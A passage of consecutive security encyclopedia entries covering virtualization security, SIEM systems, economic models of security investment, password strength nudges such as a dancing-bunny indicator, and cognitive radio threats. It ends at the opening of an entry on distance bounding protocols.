Blue Lane Technologies' Virtual Shield	Supports only VMWare™ system
	Protects against known vulnerabilities by identifying the possible issues
Reflex Security's vTrust	Supports VMWare™ ESX and Citrix's Xen virtualization
	Provides intrusion detection, firewalls, antispyware, and network policy enforcement
	Administrators are able to view the operation of virtual machines

The other companies that offer virtualization security products are Altor Networks, Catbird Networks, Fortisphere, and Montego Networks.

Open Problems and Future Directions

Full virtualization has many benefits including efficiency and energy savings but has a few negative implications. Virtualization adds another layer of technology, and this layer adds complexity to security management. Additional security controls are needed to handle the virtualization features. Also, consolidating a number of systems or servers into one physical platform can create a large problem if the security is compromised on this platform. If the intruder breaks the security of the host OS, the intruder will have access to all systems and servers. Another problem is that some virtualization is designed to share information between the systems. Sharing

information could be dangerous when the information is shared between the intruders. Lastly, some virtualized environments are quite dynamic, which could be difficult for security management and can blur the security boundary between VMs.

Virtualization Security Problems

There are several security problems in virtualization-based systems and networks. Especially, network-based security systems usually do not track communications between VMs on the same physical machine. This can cause severe security problems. In general, many organizations overlooked security in a rush to implement virtualization (Vaughan-Nichols 2008).

Some of the major virtualization security problems include hypervisor vulnerability, OS vulnerabilities, and configuration-management problems. The most severe security problem in virtualization is that hypervisors have more access to hardware resources than typical applications do. As a result, the attackers can obtain access to the hypervisor and eventually multiple VMs running on the hypervisor. Traditional OSes with vulnerabilities can be exploited easily by attackers. Managing many VMs on multiple host computers in an organization according to an organizational security policy is extremely difficult. If keeping track of these and taking necessary proper actions are not successful, this will make it possible for the attackers to take advantage of the system vulnerabilities (Vaughan-Nichols 2008).

Future Directions for Virtualization-Based Security

The goal of realizing simplified operational security management for information services will drive progress and innovation across the spectrum, from low-level hardware-related developments to high-level distributed systems management. Heterogeneous multi-core processors are emerging in the high-volume market and chip designers will integrate security and trusted platform-based computing functions (such as cryptographic acceleration engines and TPMs) into the processor design. As hypervisors mature, processor support for recursive virtualization might be necessary to preserve the investment made in these mature solutions. An increasing number of peripherals will likely support self-virtualization. For instance, they will be able to support multiple logical adaptor instances within one physical adaptor (Perez and van Doorn 2008; Vaughan-Nichols 2008).

Peripherals will also support trusted computing authentication and integrity goals with the incorporation of TPMs and attestation capabilities. The combination of these developments will lead to the emergence of peripherals that can enforce system-wide access control and information flow security policies, thus becoming an extended part of the trusted computing base while relieving the hypervisor of the policy-enforcement obligations associated with these resources (Ray and Schultz 2004).

Utility and other distributed computing models, such as cloud computing, will also continue to gain acceptance. This increase is partly due to the economic advantages of having access to essentially unlimited computing resources, paying only for what one uses, and being able to stipulate service-level agreements or quality-of-service guarantees with a small upfront investment. Such infrastructure usage will require reliable and secure resource monitoring that both workload and infrastructure owners can trust. The hardware support for resource control will also be needed to enforce resource usage limits that will defend the system against denial-of-service attacks in mixed-use environments. The possibility of implementing a distributed trusted computing base, built upon the secure hardware and virtualization foundations, is the great promise of these technologies. The academic researchers and industry communities must leverage emerging trusted computing technologies and virtualization capabilities to further bridge the middleware-to-systems gap and relieve application developers of the burden of implementing and verifying security-related functionality (IBM processor resource/systems management (PR/SM) planning guide; Anderson et al. 1972).

Conclusion

Virtualization offers many benefits. Interest in virtualization technologies is growing rapidly. This trend is mainly due to the fact that many organizations are deciding to increase the efficiency of their computing resources by consolidating them through virtualization to improve efficiency. The consolidation efforts also reduce the cost, which is another plus. However, they introduced some new security problems.

This entry explained the security implications in virtualization and their countermeasures with some examples of emerging solutions. In addition, the future directions of the virtualization security research are discussed.

The use and adoption of virtualization technologies will keep growing in the foreseeable future to provide computing efficiency necessary for most of organizations to survive. Therefore, it is an absolute imperative to develop the security technologies that go along with the advancement of the virtualization technologies.

Synonyms

Security Analytics; SIEM system

Definition

Security Information and Event Management is responsible for collecting security-relevant data in a centralized manner to detect threats or incidents. Thereby, it provided security analytics capabilities in real time or historically on past events by correlating multiple log events. Further functionalities are enrichment with context data, normalization of heterogeneous data sources, reporting, alerting, and automatic incident response capabilities. To enable the exchange of threat information, it provides a connection to cyber threat intelligence exchange platforms, and human security analysts are involved by offering visual security analytics capabilities. Additionally, SIEM provides log management capabilities by long-term storage of event data.

Background

To protect organizations against security threats, a large inventory of security software is in operation, which usually has been grown historically. Furthermore, trends such as Industry 4.0 and the Internet of Things transform today's IT-landscapes into a complex and mazy structure with a growing number of attack points. This makes it hard to get a holistic picture of corporate IT security. Additionally, complex attacks such as advanced persistent threats (APT) are hard to detect with isolated security software due to their distributed nature with multiple points of attack. For increasing the overall information security awareness, SIEM systems provide a centralized view on corporate IT security. SIEM was first mentioned in a report of Gartner Inc. (Williams and Nicolett 2005) and is composed of the two terms Security Information Management (SIM) and Security Event Management (SEM). While SIM deals with collecting historic security-relevant data and generating reports for compliance purposes, SEM provides real-time analyses of security incidents and incident response capabilities. Thereby, SIEM combines the capabilities of both, SIM and SEM in one single centralized system. However, SIEM is not an isolated piece of software but is usually closely connected to the Security Operations Center. The Security Operations Center is an organizational unit that aims to enhance an organization's overall security posture by joining processes, technologies, and people.

Theory and Applications

According to previous research (Vielberth and Pernul 2018), SIEM provides the following capabilities.

- *Collection*. Various techniques for data collection exist. It can either be pulled from the data source or pushed by the data-generating system (Muniz et al. 2015). Furthermore, one can distinguish between a centralized (Wang and Zhu 2017) and a distributed collection topology (Gad et al. 2015).
- *Normalization*. Normalization facilitates or enables the subsequent processing of the data. Thereby, the heterogeneous raw data is translated into a uniform format. Additionally, time synchronization is of great importance here (Muniz et al. 2015).
- *Enrichment*. Context data plays a vital role in the detection of attacks. Therefore, the previously collected log data is enriched with context data

from various sources. An enrichment with Cyber Threat Intelligence is possible as well.

- *Correlation and Analysis*. According to Bračevac et al. (2018), correlation aims to deduce the state of the environment (in the context of SIEM about the state of the organizations' security) with the help of observed events from multiple sources. Thereby, attacks or in general incidents can be detected either automatically or by human experts.
- *Alerting and Response*. In the event of a detected incident, all relevant stakeholders must be informed. Furthermore, appropriate measures must be taken either automatically or manually to protect the organization from further damage.
- *Reporting and Threat Exchange*. The purpose of reporting is twofold. First, reporting security incidents can be motivated by compliance obligations. For example, the EU (European Parliament 2016) and the USA (Congress of the United States of America 2014) have laws that require the reporting of occurred security incidents in specific cases. Second, most SIEMs on the market can be connected to Threat Exchange platforms, where incidents can be reported and shared with other organizations for mutual benefits.

Additional supporting functions include log data storage (historical data and data for real-time analysis) and monitoring.

Open Problems and Future Directions

In the future, SIEM will provide additional automatic reaction capabilities. Trends such as Security Orchestration Automation and Response (SOAR) will have a significant impact on SIEM systems. Therefore, capabilities have to be implemented, which enable the reaction to security incidents or threats in real time without the need for human interaction. This poses a major challenge, as overly restrictive reactions can have far-reaching consequences for companies' day-to-day business. In this regard, the integration of cyber threat intelligence from exchange platforms or other external sources is essential. In this way, the exact course of attacks can be known at the time of its occurrence or even before.

Although most SIEM vendors promise extensive machine learning and artificial intelligence capabilities, the detection of attacks is still mainly based on a static rule or pattern detection. However, the application of AI

within SIEM provides very promising approaches and might mitigate the future need for security personnel.

This leads to another problem that must be solved in the future: The excessive demand for security experts since SIEM systems will never reach a maturity level needed for replacing experts (Bhatt et al. 2014). As mentioned, this could be mitigated by the use of AI. Another approach could be to improve the integration of people, making their work more efficient and reducing the amount of security domain knowledge needed.

Definitions

Security investment is the allocation of physical and temporal resources in aspects of information security by an individual or organisation. The analysis of security investment is usually embedded in the notion of how resources allocated to information security reduce the risk of a security breach and the expected information losses and enhance the degree of resilience of an organisation that is subject to attacks on its information infrastructure.

Theory

The standard modelling framework originating with (Gordon and Loeb, 2002) outlines the 'target' organisation's problem. Let $\boldsymbol{x} \in \mathcal{X}$ be a vector of security controls within a compact space of admissible security configurations. As an example, set $\boldsymbol{x} = [x_i]_{i=1}^{I}$, where $0 \leq \mathbf{x}_i \leq R_i$, x_i is an investment in the *i*th security typology and R_i is the maximum degree of revenue associated with that control that could be lost. Hence, the maximum security investment cannot go beyond the losses at stake.

Typically, in the information security literature, x_i can be seen as the investment in cybersecurity by the firm; this is bundled from aspects such as people training, software acquisition and system patching. The basic static model is based on the optimisation of cost $C(x_i)$ and loss functions $\ell = L_i\sigma(x_i;n_A)$, where $\sigma(x_i;n_A)$ determines the point probability of a loss given an investment X_i for a given level of threat n_A and $L_i \leq R_i$ measuring the loss associated with that event.

When costs are linear and the decision-making is risk neutral, there is only one security control of the investment, and decision-making problem reduces to a simple one-dimensional optimisation $\|f(\mathbf{x}_i)\|_2 = \alpha, \forall i = 1, 2, \ldots, M$. When the function $\sigma(x_i;n_A)$ exhibits a diminishing marginal reduction in the likelihood of a successful attack with respect to x_i, $\forall 0 \leq \mathbf{x}_i \leq L_i$, then for a given level of n_A, the optimal investment $\tilde{D}$ is always bracketed by the feasible domain.

In the simplest case, Gordon and Loeb (2002) demonstrate that when $\sigma(x_i;n_A)$ is $\mathscr{S}$ (smooth and continuous) a reasonable approximation is that for almost all feasible security policies the optimal investment is bounded from above by $1/e$ of the expected losses. Indeed, the neatness of this result is that it provides a direct estimate of the upper bound on investment in information security as constant proportion losses before investment has taken place.

Gordon and Loeb (2002) provide a neat and easily implemented result but rely on a wide variety of quite restrictive assumptions. First, n_A is invariant to any given level of x_i, so the threat environment is fixed and not dynamic. However, attackers are strategic agents and engage in attacks that solve their own objective functions; in this case the static nature of the adversary is problematic for the calculation of optimal investment. In addition additional risk management responses such as the purchase of

insurance complicate issues, and finally in the basic static model, there is no accounting for dynamics and timing.

Theoretical models can then be split into three domains. First, those that treat n_A as static but add complexity to the decision problem of the target. Second, models that combine sets of static inter actions between target and attacker. Third, models that seek to combine both, often in conjunction with other risk management tools, such as insurance markets and public subsidies. We will deal, briefly with examples of each of these models and the in turn.

Examples of dynamic models that explicitly include timing are (Ioannidis et al., 2013) who specify an additive utility model, whereby returns on security investment are matched to costs that are sometimes not directly measurable, such as assurance. In this case we start with a loss function ℓ_t evaluated at $t = 0$ of the following form:

$$\int_0^T e^{-\beta t}(L(t)\sigma(x(t),t) + c(x(t)))dt$$

here $\sigma(x(t))$ is now a continuous risk function, with $L(t)$ being the 'spot losses' from attacks. Ioannidis et al. (2013) demonstrates how this setup can be derived from a fairly standard utility model under relatively mild assumptions –Poisson arrivals of attacks, continuous risk-averse managers, and diminishing marginal returns to investment–where β is a non-stochastic discount factor.

The paper derives optimality conditions by adopting specific functional forms for $L(t)$. $\sigma(t)$ and $c(x(t))$. By varying the functional forms different models can be obtained. For example, in Ioannidis et al. (2019), the risk function is decomposed into two orthogonal domains with two types of information asset at risk. This mimics the set-up that divides corporate networks and networks of industrial control systems in critical infrastructure. The infrastructure operator can then choose to classify assets into different classes. In a game between a regulator, a continuum of attackers and the organisation, Ioannidis et al. (2019) show that the time horizon for losses determined by the discount rate plays a critical component in determining if the operator is incentivized to reclassify assets into more risky Internet facing corporate assets to avoid costly regulation.

This situation occurs when the discount factor of the regulator is substantially lower than the discount rate of the operator.

An alternative is to increase the complexity of the decision problem and include more complex strategies for the regulator and attackers. Massacci et al. (2016) outline a model of critical infrastructure protection that includes several regulatory measures and a public subsidy component. In this case the space of investment options is complicated by the use of audit to assure the regulator and discretionary investment to target losses. Inefficiencies in the information transmission between regulator and target generate a tension, when incentives are not precisely aligned. In this case the regulator prefers less efficient, but audited, security investment by the operator to ensure that certain risk objectives are satisfied. The endogeneity of attackers ensures that statistical sampling of historical attacks is quite dangerous when deciding on future investment planning. Elliott et al. (2016) discuss this type of investment problem more generally, noting that trust between regulator and firm is one of the most complex notions to model. In general most models view the players in the games as naturally non-cooperative; however, many models feature complex interactions between governments and firms, and this is difficult to capture in an abstract mathematical model.

Combining the attacker, regulator and operator dynamics into a general network Model, Kuper et al. (2020) evaluate the fairness of investment with both direct and indirect network externalities to security investment. Evaluating different mechanisms for a European passenger levy to pay for enhanced aviation security, the Kuper et al. (2020) approach demonstrates the importance of risk transfer across several implementations. Given the slender envelope for a fair system that does deliver parity between large volume hub airports and smaller regional airports, the identification of attacking risk is of critical importance.

A further dimension for extending the investment model is to address the delegation problem once an investment level has been decided. De Gramatica et al. (2015); de Gramatica et al. (2017) carefully look at investment in security and the incentive structure for delegated security when monitoring and contracts are incomplete. de Gramatica et al. (2017) illustrate that the deepening of intellectual capital can be used to align incentives between a security manager and the agents operating on their behalf. Using suitable training mechanisms instantiate the need for the compensatory arrangement, de Gramatica et al. (2017) illustrate the

substantial increase in robustness of security training mechanisms when future intellectual capital formation is embedded in delegated contracts. Srinidhi et al. (2015) document a similar effect in a more general context when managers delegate to security agents within an explicitly cyber context.

The addition of contracts that compensate security events complicates the security investment problem markedly. Massacci et al. (2017) outline a model with a policy-maker several different types of cyber insurance markets and a continuous of firms and attackers in a first winner competition for engaging in cyberattacks on targets. The results support conventional wisdom that insurance and security investments can substitute each other. However, the effect is quite complex and subtle. First, when attacking intensity is uncorrelated to the level of investment, the fully insured firm acts as a risk-neutral agent. Hence, the change in investment when insurance is available depends on the structure of the risk aversion exhibited by the management of the organisation. For many types of the typical types of concave utility functions, the transition from a risk-averse manager to a risk-neutral manager decreased the level of security investment. The most interesting observation arises when attackers react to average levels of security investment, increasing effort when investment is low or ineffective and decreasing when investment is high and/or highly effective in reducing risk. In this case insurance companies can extract sizeable excess returns, by increasing the cost of insurance, which firms will accept. However, as they buy higher cost insurance, the substitution away from security investment leads to higher risks and, hence, a positive feedback loop.

Investment in information security requires the utilisation of resources that have to be withdrawn from other uses. These are monetary such as the purchase of specialist software and equipment and time allocation devoted to training, business process alterations and reassignment of security duties across personnel. There is no doubt that investment in information security has an obvious opportunity cost, and decision leading to its determination must take it into account. Security managers are therefore faced with the problem of justifying their resource claims, routine or exception and account for their effectiveness. Other stakeholders are also concerned with the possible escalation of this type of investment that has an indirect link to profitability, the main concern of shareholders. The situation is analysed by

Srinidhi et al. (2015) where the competing incentives of security managers and shareholders play an explicit role in determining such investments. In the light of the this resource constraint, this is an economic investment decision rather than a simple application of an engineering solution. Kesswani and Kumar (2015) provide the basic accounting methodology to evaluate the effectiveness of such expenditures.

Open Problems and Future Directions

The literature on the economic decision-making process for security investment is growing rapidly. However, there is scant empirical evidence regarding the composition and effectiveness of this investment. The problem of quantifying the benefit structure of security investment will be the major challenge for our understanding of the appropriateness of such expenditures.

A very inf1ormative attempt to quantify the value of this investment is the work of Liu et al. (2007) where a carefully conducted survey of the security investment undertaking by Japanese firms is analysed and the tensions between identification of risk reduction and return on security investment are demonstrated.

Measurement of effect is of key interest. Attackers are reactive and accounting for the absence of an effect, for instance, the decision to not attack is effectively impossible. Therefore the measurement of the value of investment in terms of deterrence is, from an operational standpoint, impossible to measure for an individual organisation. This lack of an accounting unit for the impact of security investment renders firms vulnerable to cycles of underinvestment, followed by a security event, then a period of overinvestment. This type of experience bias is evident in commercial responses to cybersecurity threats. This is discussed further in Fielder et al. (2016) and Tatsumi and Goto (2010) amongst others.

Intelligence distribution to prevent attacks; Interconnection; Resilience expenditure

Definition

To protect and safeguard assets, information, and people, security investment is needed, accounting for interdependence between assets, information, and people, accounting for attack by actors seeking to compromise, destroy, or steal, and accounting for information sharing between defenders and attackers.

Background

The economics of security and privacy faces challenges given rapid technological development, which may alter how we historically relate to assets, information, and people. This entry involves both theory and application.

Introduction

This entry considers how to invest in information security when facing vulnerabilities and security breaches. We thereafter consider multiple firms, which may be interdependent, and where the income and substitution effects may operate. We finally consider how firms may share information with each other, and hackers may share information with each other, while investing in security and attacking, respectively.

Security Investment

In a classic contribution, Gordon and Loeb (2002) assume decreasing marginal returns on investment. They find that a firm should invest maximum 37% (1/e) of the expected loss from a security breach. They recommend protecting moderately rather than extremely vulnerable information sets. Hausken (2006b) generalizes to four kinds of marginal returns on investment. First, with a different kind of decreasing marginal returns than the functional form considered by Gordon and Loeb (2002), he finds that the optimal investment increases convexly in the vulnerability until an upper limit is reached determined by the firm's budget, and may exceed 1/e. That means investing most to protect the most vulnerable information sets. Second, for the logistic function the optimal investment is zero for low vulnerabilities, changes abruptly to become positive for intermediate vulnerabilities, and thereafter increases for higher vulnerabilities. Third and fourth, for increasing and constant returns on investment, the optimal investment is zero for low vulnerabilities, and maximum as determined by the firm's budget as the vulnerabilities increase above an intermediate level.

Income Effect

A firm does not exist in isolation. Hausken (2006a) considers three effects when several firms experience attacks. First, an income effect freezes or eliminates some of the attacker's tools, resources, and competence. Each firm's security investment decreases in the income effect when the attacker is not resourceful, is inverse U shaped when the attacker is partly resourceful (since each firm and the attacker are then more evenly

matched), and is zero when the attacker provides and overwhelming external threat. A sufficiently strong income effect eradicates the external threat.

Interdependence

Second, interdependence between firms may cause each firm to free ride on the other firms' security investment. That is because security investment benefits also the other firms, and thus each firm prefers the other firms to invest more in information security. Such free riding may cause the firms' profit to decrease while the attacker benefits. Kunreuther and Heal (2003) exemplify interdependence with multiple airlines receiving and transferring passengers and baggage between each other, with potentially limited security controls on passengers and baggage leaving the airline, thus shifting the liabilities onto other airlines.

Substitution Effect

Third, the substitution effect enables an attacker to allocate an attack optimally between the firms, i.e., choose to attack each firm with a certain proportion of its attack, or attack only one firm. The attacker may not attack the firm with the largest asset if a high investment efficiency ensures that it is too well protected. Hausken (2006a) finds that the attack against each firm increases in the product of the firm's asset and investment inefficiency. A classic example of this phenomenon is enhanced screening (metal detectors, etc.) at US airports in January 1973, which incentivized terrorists to substitute into other kinds of hostage missions, or stage attacks from non-US airports.

Information Sharing

Since multiple firms compete with each other while seeking to eliminate external threats from attackers, and since they may free ride on each other's security investment when interdependent, they may search for other ways of gaining an edge against attackers. One such edge can be information sharing. Each firm prefers to receive information from other firms about vulnerabilities and security breaches, to better improve its protection. At the

same time, each firm may be reluctant to provide information that may cause loss of reputation and may reveal its vulnerabilities to the other firms, hackers, consumers, and the world at large. This potential reluctance to share information is especially realistic if information is shared in a manner so that it may leak or be hacked into by the attacker during the sharing. Also here a free rider dilemma exists. As a response to these dilemmas, the 2002 Sarbanes-Oxley Act in the USA, and similar laws in other countries, was introduced to encourage information sharing, strengthen internal controls, and encourage secure representation, storage, and transfer of information.

Results

Gordon et al. (2003)find that when firms share information, each firm has reduced incentives to invest in information security. In contrast, Gal-Or and Ghose (2005) find that security investment and information sharing are strategic complements. More recently, Hausken (2017) analyzes a four-period game between two firms and two hackers. First the firms invest in information security. Thereafter the hackers attack the firms and one hacker shares information with the other hacker. Thereafter the firms invest in information security again and share information with each other. Finally, the hackers attack the firms again and the second hacker shares information with the first hacker. The findings are that two hackers' attacks and the firms' security are inverse U shaped in each other. If an attack is costly or the firms' security investments are above certain levels, a hacker may share information instead of attacking. If the second hacker is disadvantaged in some sense, as assessed by the first hacker (e.g., low competence), it can expect to receive little or no information from the first hacker. The second hacker's attack is furthermore deterred by the first hacker's reputation gain. Hausken (2017) furthermore finds that increased interdependence between firms may cause more information sharing between hackers, which may induce larger attacks. Also, firms may substitute from defense to information sharing if the information sharing effectiveness increases. The firms may deter disadvantaged hackers if their security investment is sufficiently high. If the second hacker is deterred, the first hacker does not share information. Finally, the first hacker may share information substantially with the second hacker if the latter becomes able to attack the firms in a manner that benefits the first hacker.

Future Research

Future research should continuously assess technological evolution to assess how we optimally protect and safeguard assets, information, and people through security investment and other measures.

Synonyms

Behavioral security; Password nudges

Definition

A moving image is presented to a user as a password strength indicator that speeds up as a password typed by the user becomes more robust. This indicator will appeal to users' curiosity to speed up the moving image and therefore encourage users to create a stronger password.

Background


A nudge is any form of suggestion that influences a person's decision behavior, from the point where the different options are considered to the point where an option is selected. Nudges are used in various industries including health care, education, security, ethics, and finance (Peer et al. 2020).

Acquisti et al. (2017) explain that nudges can be classified into two broad categories:

- *Physical design nudges*. The popcorn stand at a movie theatre displays the box size and the price of popcorn. If the movie theatre wants to sell more large boxes of popcorn, then the price of the large box will cost slightly less than normal, although still more than the medium box. Such a nudge would influence individuals by making them think that for a small extra cost, they will receive much more popcorn than if they were to buy the medium-sized box of popcorn.
- *Digital design nudges*. Changes to user interface design can nudge the user towards specific content. Example, popup windows that ask users to confirm if they would like to proceed, offering a "yes" or "no" option but having the default select the "yes" option.

Whatever the category of nudge used, both have the overall intention of influencing a person's choice. Therefore, nudge designs assume that the "nudger" (the entity influencing individuals) is well positioned to make a suggestion to the "nudgee" (entity being influenced by the nudger). While nudgees may be given guidelines or suggestions, the decision to be made may be too abstract for the nudger to provide a definitive choice and therefore the final choice made still lies with the nudgee.

Some common nudges in password security are listed below (Peer et al. 2020):



- *Password strength meter*. Simply displaying the strength of a password when it is created can have a sizable effect on usability and may even give rise to an increase in security (Bhivgade et al. 2014; Golla and Dürmuth 2018). Egelman and Peer (2015) discovered that this approach has the potential to increase the strength of passwords created by users by 30%.
- *Crack time indicator*. In Golla and Dürmuth's (2018) study, instead of providing a status marker to indicate the strength of a password, they provided the estimated amount of time it would take a hacker to crack the password displayed. This was believed to influence users to create stronger passwords as they were presented with valuable information rather than just a status marker that did not clearly indicate the risk of a weak password.

- *Insertion adviser*. This involves recommending to the user that a combination of different character sets be used in the password. This can be done in conjunction with a password strength meter or crack time indicator. Forget et al. (2008) found that this could increase password strength by 10–65%.

The next section presents a specific type of password security nudge, the moving image strength indicator.

Theory and Application

Bhivgade et al.'s (2014) approach uses a moving image to encourage users to create strong passwords. In this approach a bunny is presented on the password creation screen, which begins to dance as a password is created (inserted real time in the password field). The speed at which the bunny dances is aligned to the strength of the password created – as the password becomes stronger, so the bunny dances faster. Bhivgade et al.'s (2014) study found that some users were curious to find out how fast the bunny could dance which resulted in the creation of a stronger password than they would have created if the bunny had not been present. Before going into more detail on moving image strength indicators, password strength indicators and nudging will be discussed in more detail. An example of a moving image strength indicator is given in Fig. 1.

Security Nudges, Fig. 1 Strength indicator and password policy alignment

Figure 1 gives an example of a typical password strength meter (on the left) and a moving image strength indicator in the form of a running bunny (on the right).

Synchronous and Asynchronous Strength Indicators

A password strength indicator may be synchronous or asynchronous. Asynchronous strength indicators inform the user after the password has been created using a button (usually “check password” or “create account”), which initiates feedback to the user on the strength of the password created.

Synchronous strength indicators provide live feedback to the user as they are typing the password into the system. Bhivgade et al. (2014) and Golla and Dürmuth (2018) found that this was the best approach for indicating password strength, as some users played with the strength indicator merely to understand how it worked (Bhivgade et al. 2014), for example, what would be the impact of adding an additional special character or a number to the password. This method also gives the user immediate feedback on the strength of the password created rather than going back and forward as would happen using an asynchronous strength indicator approach.

The moving image strength indicator uses a synchronous password indicator in the form of a moving image that speeds up as the password inserted in the password field becomes stronger. Likewise, the moving image slows down when the password in the password field becomes weaker.

Password Policy Alignment

Systems usually align the strength indicator with the password policy. This alignment, regardless of whether password policy items are mandatory or optional, can be presented in a number of ways, for example, graphically, through text, or a combination of both. Whatever strength indicator is used, it is advisable to align it to the password policy for the respective system.

Most systems use rules in the backend of the system to assess the number of character sets used and the length of the password created, and then assign a value to the password. Based on this value a status is assigned, for example, weak, medium, or strong, which is usually displayed to the user. These rules should be guided by the password policy for that system.

In terms of the dynamics behind a moving image strength indicator, the image will move faster with every item added to the password that fulfills the password policy. Likewise, the moving image strength indicator will slow down if a requirement of the password policy is not fulfilled. Consequently, it is advisable that the password policy items are displayed and highlighted once the user has addressed an item. This allows the user to quickly identify what is lacking in the password.

Presentation


The presentation of password strength also has an impact on the password a user creates (Bhivgade et al. 2014; Golla and Dürmuth 2018). The positioning of the password strength indicator on screen is an important factor to consider in terms of security. The indicator should be prominently placed to attract the user's attention. If users do not readily see the indicator they may assume that none is provided which may lead to a weak password being created. The strength indicator should therefore be positioned close to the field where the user inserts the new password. It should also stand out to ensure that the indicator is not camouflaged by the background or the other components on the screen.

A moving image strength indicator is difficult to miss once a password is inserted in the password field as the image will start moving as soon as this happens. However, since this is a new concept that is not familiar to the majority of users, they should be given a short explanation on how the moving image strength indicator works. This can be done by adding the explanation above or below the image or adding a question mark icon (if screen real estate is small) that gives an explanation when the user clicks on it.

A moving image strength indicator may also lack accuracy; if there is only a subtle change in speed as the password gets stronger the user may not notice it. For a more distinctive indicator of password strength it is suggested that a type of speedometer be added to the moving image or positioned close to the moving image, indicating a numeric value. The speedometer needs to align with the speed of the moving image.

Evaluating the Effectiveness of Nudges

Before providing the criteria for a successful nudge, it is important to determine when the right time is for presenting individuals with a nudge(s). Camerer et al. (2003) suggest that nudges should only be used if the benefit of changing the behavior of "irrational" people exceeds the cost of implementing the nudge(s) and also does not influence the "rational" people who will also be exposed to the nudge(s). Once the nudge(s) have been selected, there are two criteria for evaluating the success of a nudge(s) (Acquisti et al. 2017):



1. Alignment of behavior and desired outcome: The overall intention of a nudge is to subtly influence a user's behavior using a method, advice, or a recommendation. The nudge needs to be attractive enough so as to influence a person to consider the recommended behavior. If the nudge fails, its intention is not realized, effectively resulting in the nudge becoming useless. A nudge does not need to influence everyone's decision, and in order to be considered an effective nudge it is important to identify the percentage or number of people it should influence. If an insignificant number of people are influenced by the nudge, it may need to be modified or a new nudge(s) should be applied. A moving image strength indicator involves exploiting the user's curiosity in order to elicit the desired behavior, thus encouraging users to create a stronger password. Such indicators seek to arouse curiosity in the hope that users will want to see how fast the image can move and by doing so increase the strength of the password created.

2. Minimize regret: If the nudge is successful in persuading the behavior of the target audience, a certain level of accountability is assumed by the entity that implemented the nudge, trusting that both the behavioral change and the result will be of benefit to the individual. Say, for example, a nudge is implemented to encourage users to create passwords using numbers only to create stronger passwords. If this does not increase password strength and there is a breach in the system, the nudge effectively failed even though it may have achieved its intention of behavior change. A password policy is expected to be sufficiently advanced to deal with security intrusions from password hacking or cracking. Since the moving image strength indicator (and speedometer) is aligned to the password policy, if the moving image strength indicator is at a fast speed when the password is created, then it is expected that the password is strong enough to defend against typical hacking or cracking techniques. Thus, user regret relating to creating a strong password is minimized by creating the perception in the user that the system and their content on the system is secure. This assumes that the password policy is effective enough to protect the system against password attacks.

If more than one nudge is used, the evaluation of the effectiveness of the nudges should be conducted collectively on the nudge set, as nudges alone may yield better results than a nudge set. This will also allow the entity that introduced the nudge to determine whether there are too few or too many nudges.

Moving Image Strength Indicator in the Context of Nudges

Figure 2 illustrates where the moving image strength indicator fits within the larger context of nudging. Moving image strength indicators may be classified under security nudges. Where security nudges are used to promote password strength, the moving image strength indicator is a type of password strength meter. Password strength meters can be run asynchronously or synchronously, although synchronous moving image strength indicators are more effective. Provided that these strength indicators align to the password policy and are presented correctly, they can be effective security nudges.


Definition

Security issues pertinent to the unique characteristics of cognitive radios—namely, their ability to dynamically change their transmission or reception parameters based on the observations in the external and internal radio environments.

Background

The concept of cognitive radios was first presented officially by Joseph Mitola III and Gerald Q. Maguire, Jr. in an article published in 1999 (Mitola III and Maguire 1999). At the time, cognitive radio was a novel paradigm for wireless communications that Mitola later described as:

> The point in which wireless personal digital assistants (PDAs) and the related networks are sufficiently computationally intelligent about radio resources and related computer-to-computer communications to detect user communications needs as a function



of use context, and to provide radio resources and wireless services most appropriate to those needs.

The emerging area of cognitive radio security has attracted significant attention from both academia and industry, and several works have been published recently (Chen et al. 2008a, b; Clancy and Goergen 2008; Brown and Sethi 2008; Bian and Park 2008).

Applications

The successful deployment of cognitive radio networks and the realization of their benefits depend on the placement of critical security mechanisms in sufficiently robust form. The emergence of cognitive radio technology and the dynamic spectrum sharing paradigm raises new security implications that have not been studied previously. Researchers have only recently begun to examine the security issues specific to cognitive radio devices and networks.

Spectrum coexistence, or simply coexistence, is an important attribute of cognitive radio networks. Cognitive radio networks support two types of coexistence: incumbent coexistence (i.e., coexistence between primary and secondary networks) and self-coexistence (i.e., coexistence between secondary networks). Cognitive radio networks must employ coexistence mechanisms of both types in order to perform dynamic spectrum access without causing harmful interference. Adversaries can exploit vulnerabilities in the coexistence protocols or mechanisms to attack cognitive radio networks. Figure 1 provides a taxonomy of security threats to cognitive radio networks. Note that this taxonomy focuses on “active” threats unique to cognitive radio networks. Passive threats, such as eavesdropping, and threats also applicable to conventional wireless (i.e., noncognitive) networks are not included in the taxonomy. The figure categorizes the threats into two broad categories: spectrum access-related security threats and radio software security threats. The former can be further classified into two subcategories: threats to incumbent coexistence and threats to self-coexistence.

Security of Cognitive Radios, Fig. 1 Taxonomy of security threats to cognitive radio systems and networks

There are several attacks that exploit incumbent coexistence, including primary user emulation, geospatial manipulation, and spectrum handoff attacks. Among these attacks, primary user emulation has attracted particular attention from the research community, and a number of countermeasures have been proposed. In a primary user emulation attack, a rogue secondary user attempts to gain priority over other secondary users by transmitting signals that emulate the characteristics of the primary users' signals (Chen et al. 2008a).

Self-coexistence mechanisms for a cognitive radio network are defined as part of the network's air interface and have features specific to that air interface. Ensuring the congruous coexistence of cognitive radio networks (i.e., harmonious self-coexistence) is of critical importance to minimize self-interference between neighboring networks and perform dynamic resource sharing. For instance, IEEE 802.22 addresses self-coexistence using inter-base station dynamic resource sharing and prescribes two supporting mechanisms: nonexclusive spectrum sharing and exclusive spectrum sharing. Unfortunately, the various self-coexistence mechanisms employed by cognitive radio networks are vulnerable to attacks. In (Bian and Park 2008), Bian and Park discuss some of these attacks.

The advantages of cognitive radios can be offset by the lack of security and reliability of the underlying software, which serves as the control and command for the radio system. In particular, the programmability of the cognitive radio devices raises serious security concerns. Without proper software protection mechanisms in place, cognitive radios are vulnerable to a host of attacks targeting the radio software. These attacks may include execution of malicious code, removal of software-based authentication or access control functions, intellectual property theft via reverse engineering, disruption of radio software reconfiguration, etc.

Security of Distance Bounding Protocols

Srdjan Capkun[76] ✉
(76) Department of Computer Science, System Security Group, Zürich, Switzerland

✉ **Srdjan Capkun**
Email: capkuns@inf.ethz.ch

Definition

Distance bounding refers to a class of protocols where a verifying party (verifier) measures an upper bound on the physical distance to the proving party (prover).

Background

